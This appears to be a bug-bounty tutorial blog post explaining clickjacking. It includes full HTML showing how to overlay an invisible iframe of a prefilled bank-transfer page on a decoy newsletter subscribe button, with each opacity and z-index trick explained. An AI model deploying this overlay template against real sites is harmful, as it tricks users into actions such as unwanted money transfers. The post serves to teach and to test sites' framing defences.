You probably realize by looking at the title that today we will be looking at an interesting vulnerability named **Clickjacking**.

Let’s start from basic and get going.

How does a website render or show to us?

At the very basic level, a website uses **HTML (Hypertext markup language)**, to print and render web elements into your browser.

For additional design and rendering CSS, bootstrap, etc. is used. But HTML is the foundation of all, it is which connects everything together on a web page.

HTML has many elements like “**<img></img>**” which is used to insert image, “**<h1></h1>**” which is used to make a text header, and so on.

In HTML there is an element named “**iframe**” which can be used to completely display one web page into another web page.

So far this feature could seem normal, but an attacker can abuse this element to trick users. By abusing this “**iframe**” feature an attacker can exploit it to clickjacking.

Let’s look at “**What is clickjacking?**”

What is clickjacking?

Clickjacking is an attack that tricks users into doing malicious actions, like a button that has been made to look legitimate.

Attackers achieve this goal by using a technique called HTML page-overlay to hide one web page within another.

What is the Mechanism?

As you already learned this Clickjacking vulnerability relies on an HTML element called an “**iframe**”. And you also know the behavior of this element.

Save the following code as **clickjacking.html** and open it with any browser you like.


```
<html>

   <h1>This is pranjals web page. Alright!</h1>

   <iframe src=”https://www.pranjalsinghal.in” width=”500″ height=”500″></iframe>

   <p>If this window is not blank, the iframe source URL can be framed! And clickjacking can be exploited</p>

</html>
```




This is pranjals web page. Alright!

If this window is not blank, the iframe source URL can be framed! And clickjacking can be exploited

As you can see in your web browser and also above the image, my website is being shown there inside another web page that we created earlier.

And if you try to scroll and click any button on that iframmed website you will see that you can interact with the website through your web page.

And if your targeted site is not vulnerable to clickjacking you will see something similar.



This is pranjals web page. Alright!

If this window is not blank, the iframe source URL can be framed! And clickjacking can be exploited

Here you can see that our site is not shown. So, that means it can’t be exploited.

Attack Demo

Now that you have some idea bout clickjacking and iframe. Let’s see a scenario of clickjacking in a malicious way.

Let’s think that **example.com** is a banking site that includes a page for transferring your money with a click of a button.

You can access the balance transfer page with the URL http://www.example.com/transfer_money. (fake just for imagination)

In order to complete the transaction, the URL requires two parameters: the recipient bank **ID** and the **transfer amount**.

And if you fill in all the info and hit submit the GET request URL will look like http://www.example.com/transfer_money?recipient=RECIPIENT_ACCOUNT&amount=TRANSFER_AMOUNT.

Now if we modify these URL parameters with our own value and visit the URL, you will see the HTML form on the page will appear prefilled.

And all the victim has to do is to click the Submit button, and the HTML form will initiate the transfer request.


```
<html>
  <div>
    <h1>Welcome to pranjal singhals bank!</h1>
  </div>
  <div>
    <h3>Please provide the Recipient account ID, and the amount to transfer.</h3>
  </div>
  <div>
    <p>Recipient account: <input type=”text” /></p>
  </div>
  <div>
```

```
    <p>Amount to transfer: <input type=”text” /></p>

    <input type=”submit” value=”Submit”/>

  </div>

</html>
```



Welcome to pranjal singhals bank!

Please provide the Recipient account ID, and the amount to transfer.

Recipient account: Attacker_1337

Amount to transfer: 31337

Now imagine that an attacker embeds this sensitive banking page in an iframe on their own site, like below:

```
<html>

  <h3>

    This is the attacker’s site!

  </h3>

  <iframe
src=”https://www.example.com/transfer_money?recipient=Attacker_1337&amount=31337″
width=”500″ height=”500″>

  </iframe>

</html>
```

This iframe will embed the URL for the balance transfer page. And as we passed the parameters those will be prefilled.

The attacker hides this iframe on a website that appears to be normal, then tricks the user into clicking a button on the sensitive page.

To achieve this, they overlay multiple HTML elements in a way that obscures the banking form Take a look at the example below:

```
<!DOCTYPE html>
<html>
  <head>
    <title></title>
  </head>
  <body>
    <style>
      #victim-site { width:500px;
      height:500px;
      opacity:0.00001; → 1
      z-index:1; → 2
      }
      #decoy {
      position:absolute; → 3
      width:500px;

      height:500px;

      z-index:-1; → 4

      }

    </style>

    <div>

      <div id=”decoy”>

        <h3>This is the attacker’s site!</h3>

        <h3>This is a cybersecurity newsletter that focuses on security awareness and bug bounty write-ups! Please subscribe to my newsletter below to recieve new cybersecurity articles in your email inbox!</h3>

        <form action=”/subscribe” method=”post”><label for=”email”>Email:</label> <br /> → 5 <input id=”email” type=”text” value=”Please enter your email!” /> <br /> → 6 <input type=”submit” value=”Submit” /></form>

      </div>

    </div>

    <div><iframe id=”victim-site” src=”https://pranjalsinghal.tiiny.site/?recipient=Attacker_1337&amp;amount=31337″ width=”500″ height=”500″>

      </iframe>

    </div>

  </body>

</html>
```

If you are in cyber security you probably know about HTML. But le’s highlight the main elements.

On the code, you can see that we’ve added a **<style>** tag at the top of the HTML page. Anything inside this **<style>** tags is **CSS** code used to specify the styling of HTML elements.

Here, we set the position of our decoy element to absolute to make the decoy site overlap with the iframe containing the victim site →**3**.


The decoy element includes a Subscribe to Newsletter button, and we carefully position the iframe so the Transfer Balance button sites directly sit on top of this Subscribe button, using new lines created by HTML’s line break tag <br/> → **5, 6**.

Then we make the iframe invisible by setting its opacity to a very low value **→ 1**.

Finally, we set the **z-index** of the iframe to a higher value than decoys → **2, 4**.

The **z-index** is used to set the stack order of different HTML elements. If two different HTML elements overlap, the one with the highest **z-index** value will be on top.

Now let’s change the opacity from **<style>** tag **0.00001** to **1**. And as you can see below in the image, our iframe submits button is right on top of the newsletter subscribe button.



Welcome to pranjal singhals bank!

Please provide the Recipient account ID, and the amount to transfer.

Recipient account: Attacker_1337

Amount to transfer: 31337


Submit

This is the attacker's site!

This is a cybersecurity newsletter that focuses on security awareness and bug bounty write-ups! Please subscribe to my newsletter below to recieve new cybersecurity articles in your email inbox!

Email:
Please enter your email!

And once you reset the opacity of the iframe to **opacity:0.00001** to make this iframe invisible, the site looks like a normal newsletter page as you can see below image.



This is the attacker's site!

This is a cybersecurity newsletter that focuses on security awareness and bug bounty write-ups! Please subscribe to my newsletter below to receieve new cybersecurity articles in your email inbox!

Email:
Please enter your email!

Submit

Now if the victim is logged into the banking site, they'll be logged into the iframe too, so the banking sites will recognize the requests sent by the iframe as legit.

Now when the user clicks the submit button. They will have accidentally transferred **$31337** from their bank account balance to the attacker's account instead of subscribing to a newsletter.

Caution: Clickjacking is rarely considered in scope for bug bounty programs, as it usually involves a lot of user interaction on the victim's part.

But some programs still accept clickjacking if you can demonstrate the impact of the clickjacking vulnerability. So, be sure to check the programs' policies before you start hunting!

Resource

Here I am giving you some resources which I looked into when writing this blog. This also might help you.

- OWASP Clickjacking
- Bug Bounty Bootcamp

Final Note

Thanks for your time! I hope, now you have a good understanding of Clickjacking and how to apply it in real life.

If you like this, make sure to share it with others so they can leverage this information. As always, for any doubts or questions, please leave a comment below, or reach me on Instagram.

Pranjal Singhal

I am a freelancer Cybersecurity researcher and a digital marketer. I have already helped Top IT Giants to secure their web applications and maintain a safe environment for their users. Sharing and Caring is my motive. I love to guide beginners about making a successful career in the cybersecurity industry.